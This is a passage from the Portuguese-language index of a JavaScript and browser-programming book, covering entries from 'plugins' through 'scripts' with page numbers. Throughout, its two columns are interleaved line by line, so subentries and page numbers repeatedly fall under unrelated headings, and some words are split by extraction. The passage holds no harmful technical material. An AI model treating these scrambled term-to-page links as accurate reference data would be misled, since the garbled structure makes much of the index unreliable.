withdrawImage() ampliado no canvas, 642

referindo-se ao global objeto, 41, 767–768

plugins

*remoção ou restrição em subconjuntos seguros,
script em navegadores, implicações na segurança,*

260

328

uso em métodos getter e setter de propriedade,

plugins Flash, scripts, 328

127

polígonos, desenhando com métodos Canvas, 619

palavra-chave var, 51

política da mesma origem, 326

substituindo por let, 263

abrandando,

327

palavra-chave yield, 270–271

impedindo troca de cookie entre sites, 581

palavras reservadas, 24

objetos Canvas, método toDataURL(), 643

expressões primárias, 57

origem de um documento, 576

nomes de atributo HTML, 366

sistemas de arquivo e, 684–685

propriedades CSS tem palavra reservada no nome,

ponto, determinando o elemento no, 383

ponto-fi nal (.) (consulte. (ponto), sob Símbolos)

usando como nomes de propriedade, 114

pop ups, bloqueio pelos navegadores, 346

consultando e acessando as propriedades, 117

por referência, comparações de objeto, 44

1046 *Índice*

por valor

propriedade _proto_, 133

comparações de primitivos, 43

propriedade accept, objeto Input, 926

porta de visualização

propriedade acceptCharset, objeto Form, 912

definição, 380–381

propriedade accuracy, Geocoordinates, 917

determinando o tamanho da, 381–382

propriedade action, objeto Form, 389, 912

posição correspondente, especificando para expres—

propriedade activeElement, Document, 876

sões regulares, 251

propriedade altitude, objeto Geocoordinates, 917

posicionamento absoluto de elementos, 409

propriedade altKey, 455, 472

posicionamento estático de elementos, 409

eventos de mouse, 439

posicionamento fixo de elementos, 409

objeto Event, 899

posicionamento relativo de elementos, 409

propriedade anchors, HTMLDocument, 357

posicionando elementos

propriedade applicationCache, objeto Window, 590,

exemplo de CSS, texto sombreado, 411

986

geometria e rolamento de documento e elemento,

propriedade appName

380–386

objeto Navigator, 338, 958

modelo de caixa CSS, 413

objeto

WorkerNavigator,

996

obtendo e confi gurando geometria de elemento na

propriedade appVersion

jQuery, 520

objeto Navigator, 338, 958

tratando de eventos mousewheel (exemplo),

objeto

WorkerNavigator,

996

460–462

propriedade arguments, objeto Function, 761

usando CSS, 409–412

propriedade async, objeto Script, 969

posições da barra de rolagem de uma janela, 381–

propriedade attributes, objeto Element, 886–887

382

propriedade audio, objeto Video, 982

posições de código (Unicode), 35, 469

propriedade autocomplete

precedência, operador, 64

objeto Form, 912

precisão para números, 791–792

objeto Input, 926

preenchimento

propriedade autofocus, objeto FormControl, 914

especificando para elementos com CSS, 412

propriedade autoplay, objeto MediaElement, 604,

no modelo de caixa CSS, 413

950

preenchimentos

propriedade availHeight, objeto Screen, 968

cortados,

638

propriedade availWidth, objeto Screen, 968

cores, degradês e padrões em Canvas, 631–634,

propriedade background-color, 410, 415

851–852

propriedade baseUrl, objeto Node, 960

previousElementSibling, objeto Element, 363,

propriedade body

888–889

objeto Document, 876

procedimentos, 161

objeto HTMLDocument, 357

programação orientada a objetos

propriedade border, 405

favorecendo a composição em detrimento da he—

propriedade bottom, objeto ClientRect, 864

rança, 227

propriedade box-sizing, 414

linguagens fortemente tipadas, 193

propriedade bubbles, objeto Event, 899

separando interface da implementação, 228

propriedade buff er, objeto ArrayBuff er, 845

programas, JavaScript, 309

propriedade buff ered, MediaElement, 605, 950

projeto ExplorerCanvas, 616

propriedade buff eredAmount, WebSocket, 984

propagação de eventos (consulte eventos, propagação

propriedade button, objeto Event, 439, 455, 899

de eventos)

propriedade buttons, objeto Event, 903–904

propagação de eventos, 451

propriedade `byteLength`, objeto `ArrayBuffer`, 845

cancelando,

452

propriedade `callee`, objeto `Arguments`, 704

definição, 434

propriedade `caller`, objeto `Function`, 763–764

interrompendo,

903–904

propriedade `cancelable`, objeto `Event`, 899

Índice 1047

propriedade `cancelBubble`, objeto `Event`, 899

propriedade `ctrlKey`, 439, 455, 472

propriedade `canvas`, 855

objeto `Event`, 900

propriedade `caption`, objeto `Table`, 974–975

propriedade currentStyle

propriedade cellIndex, objeto TableCell, 975

no Internet Explorer (IE), 426

propriedade cells, objeto TableRow, 976

objeto Element, 887–888

propriedade changedTouches, eventos de toque, 444

propriedade currentTarget, objeto Event, 529, 900

propriedade char, objeto Event, 442, 903–904

propriedade data

propriedade characterSet, Document, 876

nó

Text,

977

propriedade charCode, objeto Event, 899

objeto CharacterData, 371

propriedade charset

objeto Comment, 865

objeto Document, 876

objeto Event, 441, 469, 530, 903–904

objeto Script, 969

objeto ImageData, 673, 926

propriedade checked

objeto MessageEvent, 662, 955

elementos de formulário, 389

objeto ProcessingInstruction, 966

objeto Input, 926

propriedade dataset, objeto Element, 367, 887–888

propriedade childNodes, objeto Node, 360–361, 960

propriedade dataTransfer, objeto Event, 442, 463,

propriedade children, objeto Element, 361–362,

900

365, 886–887

propriedade de documento, objeto Window, 300, 986

propriedade classList, 427, 519

propriedade de elementos

aproximação da funcionalidade, exemplo de,

objeto FieldSet, 907

427–429

objeto Form, 389, 912

objeto Element, 886–887

propriedade de estilo CSS background, 407–408

propriedade className, 300, 358, 366, 427–429

propriedade defaultChecked

objeto Element, 300, 886–887

objeto Checkbox, 392

propriedade clip, 417

objeto Input, 927

propriedade closed, objetos Window, 347

propriedade defaultValue

propriedade code

objeto Input, 927

objeto DOMException, 883–884

objeto Output, 965

objeto FileError, 908

objeto

TextArea,

978

objeto GeolocationError, 918

propriedade defaultView, objeto Document, 876

objeto MediaError, 954

propriedade defer, objeto Script, 969

propriedade colorDepth ou pixelDepth, objeto Scre—

propriedade deltaMode, objeto Event, 904

en, 968

propriedade detail, objeto Event, 439, 459, 900

propriedade colSpan, objeto TableCell, 975

propriedade dir, objeto Document, 877

propriedade complete, objeto Image, 541, 925

propriedade disabled

propriedade constructor, 132

objeto CSSStyleSheet, 871

identifi cando a classe de um objeto, 205

objeto FieldSet, 907

restrições em subconjuntos seguros, 260

objeto FormControl, 914

propriedade contentEditable, objeto Element, 399

objeto Link, 947

propriedade context, 931

objeto Option, 964

objetos jQuery, 515

objeto Style, 973–974

propriedade control, objeto Label, 946

propriedade display, 415

propriedade controls, objeto MediaElement, 950

propriedade doctype, objeto Document, 877

propriedade cookie, objeto Document, 395, 876

propriedade domain, objeto Document, 395, 877

propriedade coords, objeto Geoposition, 919

propriedade duration, objeto MediaElement, 603,

propriedade cssRules, CSSStyleSheet, 430, 871

604, 951

propriedade cssText

propriedade embeds

objeto CSSRule, 869

objeto Document, 877

objeto CSSStyleDeclaration, 422, 430, 870

objeto HTMLDocument, 357

1048 Índice

propriedade encoding, objeto Form, 389

propriedade global, objeto RegExp, 256, 816–817

propriedade enctype, objeto Form, 912

propriedade globalAlpha, 631, 632, 855

propriedade ended, objeto MediaElement, 951

propriedade globalCompositeOperation, 643,

propriedade error

852–853, 855

objeto FileReader, 909

propriedade handler, *objeto Event*, 530

objeto MediaElement, 606, 951

propriedade hash

propriedade event, objeto Window, 448, 986

objeto Link, 947

propriedade eventPhase, objeto Event, 900

objeto Location, 334, 657, 948

constantes

defi nindo valores da, 898

objeto

WorkerLocation,

995

propriedade expires, dados salvos com userData, 586

propriedade head, objeto Document, 357, 877

propriedade fi lename, objeto ErrorEvent, 897

propriedade heading, objeto Geocoordinates, 917

propriedade *files*

propriedade *height*, 521

objeto *DataTransfer*, 466, 678–679, 882–883

(consulte também *propriedades* *width* e *height*)

objeto *Input*, 927

objeto *ClientRect*, 864

propriedade *fillStyle*, *CanvasRenderingContext2D*,

objeto *IFrame*, 923

621, 855

propriedade *high*, *objeto* *Meter*, 957

propriedade *filter* (IE), 417

propriedade *history*, *objeto* *Window*, 336, 986

propriedade *font*, 405, 852–853, 855

propriedade host

texto no canvas, 636

objeto Link, 947

propriedade fontFamily, 426

objeto Location, 334, 948

propriedade form, 390, 391

objeto

WorkerLocation,

995

objeto FormControl, 914

propriedade hostname

objeto Label, 946

objeto Link, 947

objeto Meter, 957

objeto Location, 334, 948

objeto Option, 964

objeto

WorkerLocation,

995

objeto Progress, 967

propriedade href

propriedade formAction

objeto CSSStyleSheet, 871

objeto Button, 848

objeto Link, 947

objeto Input, 927

objeto Location, 334, 948

propriedade formEnctype

objeto

WorkerLocation,

996

objeto Button, 848

propriedade `htmlFor`

objeto `Input`, 927

objeto `Label`, 946

propriedade formMethod

objeto Output, 965

objeto Button, 848

propriedade id, objeto Element, 887–888

objeto Input, 927

propriedade ignoreCase, objeto RegExp, 256,

propriedade formNoValidate

816–817

objeto Button, 848

propriedade images, objeto HTMLDocument, 357

objeto Input, 927

propriedade implementation, Document, 877

propriedade forms, objeto Document, 357, 388,

propriedade indeterminate, objeto Input, 927

877

propriedade index, objeto Option, 964

propriedade formTarget

propriedade Infinity, 768

objeto Button, 849

propriedade innerHTML, objeto Element, 369,

objeto Input, 927

376, 887–888

propriedade frameElement, objeto Window, 348,

API de fluxo da, 397

986

usando para implementar outerHTML, 374

propriedade frames, objeto Window, 348, 986

uso na jQuery para obter conteúdo de elemento,

propriedade fromElement, objeto Event, 900

520

propriedade geolocation, objeto Navigator, 339,

propriedade innerText, objeto Element, 370

653, 958

propriedade isTrusted, objeto Event, 900

Índice 1049

propriedade items, objeto DataTransfer, 466, 872

propriedade lineWidth, CanvasRenderingContext—

propriedade javaException, objeto Error, 285

t2D, 621, 634

propriedade jquery, 515

propriedade links, objeto Document, 357, 877

propriedade key, 473

propriedade list, objeto Input, 927

objeto Event, 442, 904

propriedade loaded, ProgressEvent, 495, 968

objeto StorageEvent, 972–973

propriedade locale, objeto Event, 904

propriedade keyCode, 469, 472

propriedade localName, objeto Attr, 846

objeto Event, 901

propriedade localName, objeto Element, 888–889

propriedade keyIdentifier, 473

propriedade localStorage, objetos Window, 575, 986

propriedade label, objeto Option, 964

Web

off -line, 594

propriedade labels

armazenamento API, 577

objeto FormControl, 914

duração e escopo de armazenamento, 576

objeto Meter, 957

eventos de armazenamento, 578

objeto Progress, 967

propriedade location

propriedade lang, objeto Element, 887–888

objeto Document, 334, 395, 877

propriedade lastChild, objeto Node, 960

objeto Event, 904

propriedade lastIndex, objeto RegExp, 256, 817–

objeto Window, 299, 334, 986

818

objeto WorkerGlobalScope, 668, 993

propriedade lastModified, objeto Document, 395,

propriedade longitude, objeto Geocoordinates, 917

877

propriedade loop, objeto MediaElement, 604, 951

propriedade latitude, objeto Geocoordinates, 917

propriedade low, objeto Meter, 957

propriedade length

propriedade margin, 405, 421

arrays,

139

propriedade max

arrays

esparsos,

140

objeto Input, 927

manipulando,

140

objeto Meter, 957

elemento Select, 970–971

objeto Progress, 967

funções,

181

propriedade maxLength, objeto Input, 927

nó Comment, 865

propriedade media

nó

Text,

977

objeto CSSStyleSheet, 871

objeto Arguments, 167, 705

objeto Style, 973–974

objeto Array, 714

propriedade message

objeto CSSStyleDeclaration, 870

objeto Error, 753, 755

objeto DOMTokenList, 885–886

objeto ErrorEvent, 897

objeto Form, 912

objeto EvalError, 758

objeto Function, 764–765

objeto GeolocationError, 919

objeto History, 920

objeto ReferenceError, 813–814

objeto HTMLCollection, 921

objeto URIError, 840

objeto HTMLOptionsCollection, 922

propriedade metaKey, 439, 455, 472

objeto NodeList, 964

objeto Event, 901

objeto Storage, 971–972

na

jQuery,

529

objeto String, 37, 826–827

propriedade method, objeto Form, 912

objeto

TimeRanges,

979

propriedade min

objeto

TypedArray,

981

objeto Input, 927

objeto Window, 348, 986

objeto Meter, 957

objetos jQuery, 514

propriedade miterLimit, 636, 856

propriedade lineCap, 636

propriedade multiline, objeto RegExp, 256, 814–815

propriedade lineCap, CanvasRenderingContext2D,

propriedade multiple

635, 855

elemento Select, 970–971

propriedade lineno, objeto `ErrorEvent`, 897

objeto `Input`, 928

1050 *Índice*

propriedade muted

propriedade onreadystatechange, objeto XMLHttpRequest—

configurando para reprodução de áudio, 603

pRequest, 486, 997, 1001

objeto MediaElement, 951

propriedade onstorage, objetos Window, 578

propriedade name

propriedade ontimeout, objeto XMLHttpRequest,
elementos de formulário, 390

497

objeto Attr, 846

propriedade opacity, 417, 537

objeto DocumentType, 882–883

animando, 538, 542

objeto DOMException, 883–884

animando alterações de elementos que podem

objeto Error, 754, 755

desaparecer gradualmente, 424

objeto EvalError, 758

propriedade opener, objeto Window, 347, 987

objeto File, 677–678, 908

propriedade optimum, objeto Meter, 957

objeto Form, 912

propriedade orientation, objeto Window, 444

objeto FormControl, 914

propriedade origin, objeto MessageEvent, 662, 955

objeto IFrame, 923

propriedade originalEvent, objeto Event, 530

objeto ReferenceError, 813–814

propriedade otions, elemento Select, 970–971

objeto URIError, 840

propriedade outerHTML, objeto Element, 369,

objeto Window, 345, 987

888–889

propriedade namespace URI, objeto Attr, 846

implementando com innerHTML, 374

propriedade navigator

propriedade overflow, 417, 439

objeto Window, 337, 987

propriedade ownerDocument, objeto Node, 961

objeto WorkerGlobalScope, 668, 993

propriedade ownerNode, objeto CSSStyleSheet, 871

propriedade newURL, objeto HashChangeEvent,

propriedade ownerRule, objeto CSSStyleSheet, 871

919

propriedade padding, 405

propriedade newValue, objeto StorageEvent,

propriedade parent, 347

972–973

objeto

Window,

987

propriedade nextSibling, objeto Node, 360–361,

propriedade parentNode, objeto Node, 360–361,

960

961

propriedade nodeName, objeto Node, 361–362,

propriedade parentRule, objeto CSSRule, 869

960

propriedade parentStyleSheet

propriedade nodeType, objeto Node, 360–361, 961

objeto CSSRule, 870

propriedade nodeValue, objeto Node, 361–362,

objeto CSSStyleSheet, 871

371, 961

propriedade pathname

propriedade noValidate, objeto Form, 913

objeto Link, 947

propriedade off setParent, objeto Element, 385,

objeto Location, 334, 949

888–889

objeto

WorkerLocation,

996

propriedade oldURL, objeto HashChangeEvent,

propriedade pattern, objeto Input, 928

919

propriedade patternMatch, objeto FormValidity, 916

propriedade oldValue, objeto StorageEvent, 972–

propriedade paused, objeto MediaElement, 951

973

propriedade persisted, objeto PageTransitionEvent,

propriedade onError

966

objeto Window, 342, 438

propriedade pixelDepth, objeto Screen, 968

confi gurando com uma função, 313

propriedade placeholder, objeto Input, 928

objeto

WorkerGlobalScope,

668

propriedade platform

propriedade onhashchange, objeto Window, 657

objeto Navigator, 338, 958

objeto

WorkerNavigator,

996

objeto Navigator, 339, 958

propriedade playbackRate, objeto MediaElement,

objeto

WorkerNavigator,

996

604, 951

propriedade onmessage, WorkerGlobalScope, 667

propriedade played, objeto MediaElement, 605, 951

Índice **1051**

propriedade plugins

propriedade response, objeto XMLHttpRequest,

objeto Document, 877

998

objeto HTMLDocument, 357

propriedade responseXML, XMLHttpRequest ob—

propriedade port

jetos, 488

objeto Link, 947

propriedade result

objeto Location, 334, 949

objeto Event, 528, 530

objeto

WorkerLocation,

996

objeto FileReader, 682–683, 909

propriedade ports, objeto MessageEvent, 955

propriedade returnValue

propriedade position, 409

objeto BeforeUnloadEvent, 847

objeto Progress, 967

objeto Event, 452, 901

propriedade poster, objeto Video, 982

objeto

Window,

987

propriedade prefix

propriedade right, objeto ClientRect, 864

objeto Attr, 846

propriedade rotation, 444

objeto Element, 888–889

propriedade rowIndex, objeto TableRow, 976

propriedade preload, objeto MediaElement, 604, 951

propriedade rows

propriedade previousSibling, objeto Node, 360–

objeto

Table,

974–975

361, 961

objeto

TableSection,

976

propriedade protocol

propriedade rowspan, objeto TableCell, 975

objeto Link, 947

propriedade sandbox, objeto IFrame, 923

objeto Location, 334, 949

propriedade scale, 444

objeto WebSocket, 698–699, 984

propriedade scoped, objeto Style, 973–974

objeto

WorkerLocation,

996

propriedade screen, objeto Window, 339, 987

propriedade prototype

propriedade scripts, objeto Document, 357, 878

funções,

181

propriedade seamless, objeto IFrame, 924

objeto Function, 764–765

propriedade search

restrições em subconjuntos seguros, 260

objeto Link, 947

propriedade publicId, objeto DocumentType,

objeto Location, 334, 949

882–883

objeto

WorkerLocation,

996

propriedade rangeOverflow, objeto FormValidity,

propriedade seekable, objeto MediaElement, 605,

916

952

propriedade rangeUnderflow, objeto FormValidity,

propriedade seeking, objeto MediaElement, 952

916

propriedade selected, objeto Option, 394, 965

propriedade readOnly, objeto Input, 928

propriedade selectedIndex

propriedade readyState

elemento Select, 394, 970–971

objeto Document, 315, 453, 878

objeto HTMLOptionsCollection, 922

objeto EventSource, 905

propriedade selectedOption, objeto Input, 928

objeto FileReader, 682–683, 909

propriedade selectedOptions, elemento Select,

objeto MediaElement, 605, 949, 952

971–972

objeto

WebSocket,

983

propriedade selectionEnd

objeto XMLHttpRequest, 485, 997

objeto Input, 928

valores,

485

objeto

TextArea,

978

propriedade referrer, objeto Document, 395, 878

propriedade selectionStart

propriedade relatedTarget, objeto Event, 440, 529,

objeto Input, 928

901

objeto

TextArea,

978

propriedade relList, objeto Link, 947

propriedade selector, objetos jQuery, 515

propriedade repeat, objeto Event, 904

propriedade selectorText, objeto CSSRule, 870

propriedade required

propriedade self

elemento Select, 970–971

objeto

Window,

987

objeto Input, 928

objeto WorkerGlobalScope, 668, 993

1052 *Índice*

propriedade sessionStorage, objetos Window, 575,

propriedade target

988

eventos,

434

API de armazenamento, 577

objeto Event, 902–903

cookies

versus, 580

na

jQuery,

529

duração e escopo de armazenamento, 576

objeto Form, 389, 913

eventos de armazenamento, 578

objeto ProcessingInstruction, 966

propriedade shadowBlur, 639, 856

propriedade tBodies, objeto Table, 974–975

propriedade shadowColor, 639, 856

propriedade text

propriedade sheet, objeto Link, 947

objeto HTMLElement, 306

propriedade sheet, objeto Style, 973–974

objeto Link, 947

propriedade shiftKey, objeto Event, 439, 455, 472,

objeto Option, 394, 965

901

objeto Script, 969

propriedade size

propriedade textAlign, CanvasRenderingContext—

elemento Select, 970–971

t2D, 637, 856

objeto Blob, 847

propriedade textBaseline, CanvasRenderingContext—

objeto Input, 928

t2D, 637, 857

propriedade source

propriedade textContent, objeto Node, 370, 961

objeto MessageEvent, 662, 956

propriedade `textLength`

objeto `RegExp`, 817–818

objeto

TextArea,

979

propriedade speed, objeto Geocoordinates, 917

propriedade text-shadow, 411

propriedade src

propriedade tFoot, objeto Table, 974–975

objeto IFrame, 924

propriedade tHead, objeto Table, 974–975

objeto Image, 925

propriedade timeout, objeto XMLHttpRequest,

objeto MediaElement, 952

497, 999

objeto Script, 969

propriedade timeStamp, objeto Event, 529, 902–903

propriedade srcdoc, objeto IFrame, 924

propriedade timestamp, objeto Geoposition, 919

propriedade srcElement, objeto Event, 901

propriedade title

propriedade state

objeto CSSStyleSheet, 429, 871

objeto History, 658

objeto Document, 395, 878

objeto PopStateEvent, 658, 966

objeto Element, 889–890

propriedade status

objeto Link, 947

objeto ApplicationCache, 592

objeto Style, 973–974

objeto XMLHttpRequest, 998

propriedade toElement, objeto Event, 902–903

propriedade step, objeto Input, 928

propriedade tooLong, objeto FormValidity, 916

propriedade stepMismatch, objeto FormValidity, 916

propriedade top

propriedade storageArea, objeto StorageEvent,

objeto ClientRect, 864

972–973

objeto Window, 347, 988

propriedade strokeStyle, CanvasRenderingContext—

propriedade total, ProgressEvent, 495, 968

t2D, 621, 856

propriedade type

propriedade style, 300

elemento Select, 393

objeto CSSRule, 870

elementos de formulário, 387, 390

objeto Element, 300, 420, 889–890

eventos,

434

propriedade styleSheets, objeto Document, 429,

objeto Blob, 847

430, 878

objeto CSSRule, 870

propriedade support, 560

objeto CSSStyleSheet, 871

propriedade systemId, objeto DocumentType,

objeto Event, 902–903

882–883

objeto FormControl, 914

propriedade tagName

objeto Script, 969

objeto Element, 889–890

objeto Style, 973–974

Índice 1053

*propriedade typeMismatch, objeto FormValidity,
convenções de atribuição de nomes para proprie—
916*

dades CSS em JavaScript, 420

*propriedade types, objeto DataTransfer, 465,
convertendo nomes de atributo HTML em, 366
882–883*

definidas, 112

*propriedade upload, objeto XMLHttpRequest, 495,
enumerando,
123–125*

999

especiais, restrição em subconjuntos seguros, 260

propriedade URL

estilo calculado, 425

objeto Document, 334, 395, 878

excluindo,

121

objeto

Window,

988

formulário e elemento de formulário, 389

propriedade url

função,

181

objeto EventSource, 905

funções atribuídas a, 171

objeto StorageEvent, 973–974

globais,

765–766

objeto

WebSocket,

984

herdadas,

verifi cando, 801–802

propriedade userAgent

HTMLElement, espelhando atributos de elemen—

objeto Navigator, 338, 958

to HTML, 365

objeto

WorkerNavigator,

996

iterando por, com laços for/in, 98

propriedade valid, objeto FormValidity, 916

ordem de enumeração, 99

propriedade validity, objeto FormControl, 914

método

Object.defineProperty(), 796–797

métodos getter e setter, 125–127

propriedade value

nomes de propriedade versus índices de array, 139

elementos de formulário, 390

nomes e valores, 114

objeto DOMSettableTokenList, 884–885

objeto Function, definindo suas próprias, 173

objeto FormControl, 915

privadas, em classes estilo Java, 202

objeto Meter, 957

propriedades CSS não padronizadas, 405

objeto Option, 965

propriedades de atalho na CSS, 405

objeto Progress, 967

propriedades de estilo CSS, 403

propriedade valueAsDate, objeto Input, 928

propriedades de estilo CSS importantes, 407–408

propriedade valueAsNumber, objeto Input, 928

protótipo, herança de, 115

propriedade valueMissing, objeto FormValidity, 916

rotina de tratamento de evento, 445

propriedade view, objeto Event, 902–903

convenção de atribuição de nomes, 313

propriedade wasClean, CloseEvent, 865

espelhando atributos HTML, 307

propriedade wheelDelta, objeto Event, 902–903

testando,

122

propriedade which, objeto Event, 439, 530, 902–

tornando não enumeráveis, 232

903

usando como argumentos de função, 169

propriedade wholeText, nó Text, 977

variáveis como, 54

propriedade width

propriedades bottom, top, right e left, 382

objeto ClientRect, 865

propiedades callee e caller

objeto IFrame, 924

objeto Arguments, 168

objeto

TextMetrics,

979

restrição em subconjuntos seguros, 260

propriedade window, objeto Window, 300, 988

propriedades child, objeto Element, 361–362

propriedade z-index, 411

propriedades client, elementos de documento, 385

propriedades

propriedades clientHeight e clientWidth, objeto Ele—

atributos dataset convertidos em, 367

ment, 382, 887–888

atributos de, 113, 128–131

propriedades clientLeft e clientTop, objeto Element,

classe,

193

887–888

consultando e confi gurando, 117–121

propriedades clientX e clientY, objeto Event, 439,

erros de acesso, 120

455, 900

objetos como arrays associativos, 117

propriedades de acesso, 126, 799–800

propriedades

herdadas,

119

adicionando em objetos existentes, 128

1054 Índice

API legada de, 131

propriedades pageXOff set e pageYOff set, objeto

definiendo usando sintaxe de objeto literal, 126

Window, 381–382, 987

descritor de propriedade, 128

propriedades port1 e port2, objeto MessageChannel,

herança e, 120

955

usos de, 127

propriedades privadas, 202

propriedades de atalho em CSS, 405

simulando campos de instância privada em Java—

propriedades correspondentes no objeto CSSStyle—

Script, 220

letDeclaration, 421

propriedades próprias, 113

propriedades de dados, 126

propriedades right, left, top e bottom, 382

atributos de, 128

propriedades screenX e screenY

propriedades de estilo, 403

objeto Event, 901

combinando com propriedades de atalho, 405

objeto

Window,

987

importantes,

407–408

propriedades `scroll`, elementos do documento, 385

unidades para configurações, 421

propriedades `scrollHeight` e `scrollWidth`, objeto `Element`—

propriedades de estilo `bottom` e `right`, 410, 414

`ment`, 889–890

propriedades de estilo `height` e `width`, 410, 414

propriedades `scrollLeft` e `scrollTop`, 381–382

propriedades de estilo `left` e `top`, 410, 414

objeto `Element`, 889–890

propriedades de estilo `right` e `bottom`, 410, 414

propriedades `shadowOff setX` e `shadowOff setY`, 639

propriedades `sibling`, objeto `Element`, 361–362

propriedades de estilo `top`, `left`, `width` e `height`, 413

propriedades `top`, `bottom`, `right` e `left`, 382

propriedades de estilo `top` e `left`, 410, 414

propriedades `videoHeight` e `videoWidth`, objeto

propriedades de estilo `width` e `height`, 410, 414

Video, 983

propriedades `deltaX`, `deltaY` e `deltaZ`, objeto `Event`,

propriedades wheelDelta, 459

441, 459, 904

propriedades wheelDeltaX e wheelDeltaY, objeto

propriedades enumeráveis, 99

Event, 902–903

arrays, enumeração por laço for/each, 267–268

propriedades width e height

método `Object.propertyIsEnumerable()`, 806–

consultando elemento na jQuery, 521

807

objeto Canvas, 849

retornando nomes próprios de propriedade enu—

objeto Image, 925

merável, 805–806

objeto ImageData, 926

propriedades `firstChild` e `lastChild`, objeto Node,

objeto Screen, 969

360–361, 960

objeto

Video,

982

propriedades herdadas, 113

objetos contexto de Canvas, 623

propriedades innerHeight e innerWidth, objeto

protocolo ws:// ou wss://, 697–698

Window, 986

protótipos, 115, 199, 374, 795–796

propriedades left, right, top e bottom, 382

adicionando métodos para aumentar classes her—

objeto ClientRect, 864

dando de, 202

propriedades naturalHeight e naturalWidth, objeto

Array.prototype,

137

Image, 925

classes e, 194

propriedades off set, elementos do documento, 384

construtora, usada como protótipo de novo obje—

propriedades off setHeight e off setWidth, objeto Element, 195

ment, 384, 888–889

definição, 113

propriedades off setLeft e off setTop, objeto Element,

em várias janelas interagentes, 350

384, 888–889

função construtora, 197

propriedades off setX e off setY, objeto Event, 901

herança e, 112

propriedades outerHeight e outerWidth, objeto

inicialização correta, segredo das subclasses, 223

Window, 987

jQuery.fn,

569

propriedades pageX e pageY, objeto Event, 901

método Object.getPrototypeOf(), 801–802

na jQuery, 529

método Object.isPrototypeOf(), 803–804

Índice 1055

propriedade constructor e, 198

registrando rotinas de tratamento de evento, 312,

testando o encadeamento de protótipos de um

444–448

objeto, 204

anulando o registro rotinas de tratamento de even—

tipagem de pato e, 207

to com jQuery, 532

tornando não extensível, 236

confi gurando atributos de rotina de tratamento de

pseudoclasse :hover, 600

evento, 445

pseudoelementos :fi rst-line e :fi rst-letter (CSS), 360

confi gurando propriedades de rotina de tratamen—

putImageData(), CanvasRenderingContext2D,

to de evento, 445

647, 862

para eventos load e click, 11

para eventos progress HTTP, 494

registro de rotina de tratamento de evento avança-

Q

da com jQuery, 530

quadraticCurveTo(), CanvasRenderingContext2D,

registro de rotina de tratamento de evento simples

629, 862

com jQuery, 526

quadros

usando `addEventListener()`, 446

incapacidade de fechar, 347

regra de contorno diferente de zero, 621

porta de visualização, 380–381

regras, estilo, 403, 869

várias janelas e quadros, 344–350

consultando, inserindo e excluindo em folhas de

relações entre quadros, 347

estilo, 430

regras de estilo, 403

quebras de linha

removeAttribute(), objeto *Element*, 367, 891–892

em código JavaScript, 22

removeAttributeNS(), objeto *Element*, 891–892

interpretadas como ponto e vírgula, exceções, 26

repetição em expressões regulares, 248

tratamento como pontos e vírgulas em JavaScript,

não gananciosa, 249

25

replaceWholeText(), nó *Text*, 978

queryCommandEnabled(), objeto *Document*, 400,

responseText, objeto *XMLHttpRequest*, 488, 998

881

analisando a resposta, 487

queryCommandIndeterminate(), objeto *Document*,

responseType, objeto *XMLHttpRequest*, 998

881

responseXML, objeto *XMLHttpRequest*, 487, 998

queryCommandState(), objeto *Document*, 400,

respostas HTTP síncronas, 486

881

restore(), *CanvasRenderingContext2D*, 622, 862

queryCommandSupported(), objeto *Document*,

retângulos

400, 881

desenhando no canvas, 631, 851–852

`queryCommandValue()`, objeto *Document*, 881

método `clearRect()`, 858

método

`fillRect()`, 860

R

objeto *ClientRects*, 864

retornos de carro, 22

radianos, especificando para ângulos na API Canvas,

retornos de chamada, 312

624

função `jQuery.ajax()`, 553

receptores de evento, 312

funções passadas para `setTimeout()` e `setInter-`

(consulte também rotinas de tratamento de evento)

`val()`, 314

política da mesma origem, 326

passando para métodos de efeitos da jQuery, 538

`rect()`, *CanvasRenderingContext2D*, 631

`revokeObjectURL()`, método, objeto URL, 982

recursos restritos em navegadores, 325

`revokeObjectURL()`, objeto URL, 682

referências, 44

Rhino

*referências à subexpressão anterior de expressão re—
script de Java com, 281–288*

gular, 250

exemplo de GUI (interface gráfica do usuário),

registerContentHandler(), objeto Navigator, 959

285–288

registerProtocolHandler(), objeto Navigator, 959

suporte para E4X, 276

1056 Índice

suporte para extensões de JavaScript, 258

registrando

(consulte registrando rotinas de trata—

versões de JavaScript, 262

mento de evento)

rigor

registro de rotina de tratamento de evento avança—

rotinas de tratamento de evento definidas no

do com jQuery, 530

modo não restrito, 446

WebSocket,

984

rolando, 384

WorkerGlobalScope,

995

eventos scroll em janelas, 439

XMLHttpRequestUpload,

1002

rotações, 627

rotinas de tratamento de evento de captura, 446,

rotate(), CanvasRenderingContext2D, 624, 862

451, 531

rotina de tratamento de evento onbeforeunload,

eventos de mouse no IE, 456

janelas, 450

rotinas de tratamento de evento onchange

rotina de tratamento de evento ondragstart, 464

botões de alternância em formulários, 392

rotinas de tratamento de evento

campos de texto, 393

anulando o registro com jQuery, 532

rotinas de tratamento de evento onclick, 308

chamando,

448–453

elementos botão em formulários, 391

argumento de rotina de tratamento de evento,

rotinas de tratamento de evento onload, 310

448

em script do lado do cliente revelando conteúdo,

cancelamento de evento, 452

301

contexto de rotina de tratamento de evento,

no programa de relógio digital, 303–304

448

rotinas de tratamento de evento onmessage, 328

escopo de rotina de tratamento de evento, 449

rotinas de tratamento de evento onreset, elementos

ordem de chamada, 450

de formulário, 390

propagação de eventos, 451

rotinas de tratamento de evento onsubmit, elemen—

valor de retorno de rotina de tratamento, 450

tos de formulário, 390

controles de formulário, 915

definição, 10

S

definindo, rotina de tratamento de evento onclick

(exemplo), 10

Safari

definição para aplicativo Web off -line, 595

evento `textInput`, 441

definição para `FileReader`, 682–683, 910

eventos de gesto e toque em iPhone e iPad, 444

elementos de entrada de texto, 393

JavaScript em URLs, 308

evento `upload progress HTTP`, 495

mouse, trackball bidimensional, 459

eventos `mousewheel`, 460–462

versão atual, 319

eventos `progress HTTP`, 494

`save( )`, `CanvasRenderingContext2D`, 622, 863

formulário e elemento de formulário, 390

Scalable Vector Graphics (consulte SVG)

funções para, 312

`scale( )`, `CanvasRenderingContext2D`, 624, 863

jQuery,

528

scripts

na HTML, 307

atributo type, especificando tipo MIME, 306

objeto ApplicationCache, 844

em arquivos externos, 305

objeto EventSource, 905

função jQuery.getScript(), 547

objeto

Worker,

993

objeto Script, 969

objeto XMLHttpRequest, 1001

síncronos, assíncronos e adiados, 310

eventos

readystatechange,

486

scripts de execução longa, 330

objetos Element, 892–893

scripts mal-intencionados, contidos com política da

objetos Form, 913

mesma origem, 326

propriedade onerror, objeto Window, 342

seção FALLBACK, manifesto de cache de aplicativo,

propriedades de objetos Window, Document e

589

Element, 301, 991

